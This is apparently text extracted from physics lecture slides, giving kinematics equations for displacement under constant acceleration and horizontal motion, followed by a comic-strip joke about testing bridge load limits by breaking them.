
$$d(t) = \int at + v_0 dt$$

$$d(t) = \frac{1}{2} a t^2 + v_0 t + d_0$$

$$d(t) = \frac{1}{2} a t^2 + v_0 t + d_0$$


$$d(t) = \frac{1}{2}at^2 + v_0t + d_0$$

$$x(t) = v_xt$$




$$d(t) = \frac{1}{2}at^2 + v_0t + d_0$$

$$x(t) = v_xt$$



example: bridges

HOW DO THEY KNOW THE
LOAD LIMIT ON BRIDGES,
DAD?



THEY DRIVE BIGGER AND
BIGGER TRUCKS OVER THE
BRIDGE UNTIL IT BREAKS.




THEN THEY WEIGH THE
LAST TRUCK AND
REBUILD THE BRIDGE

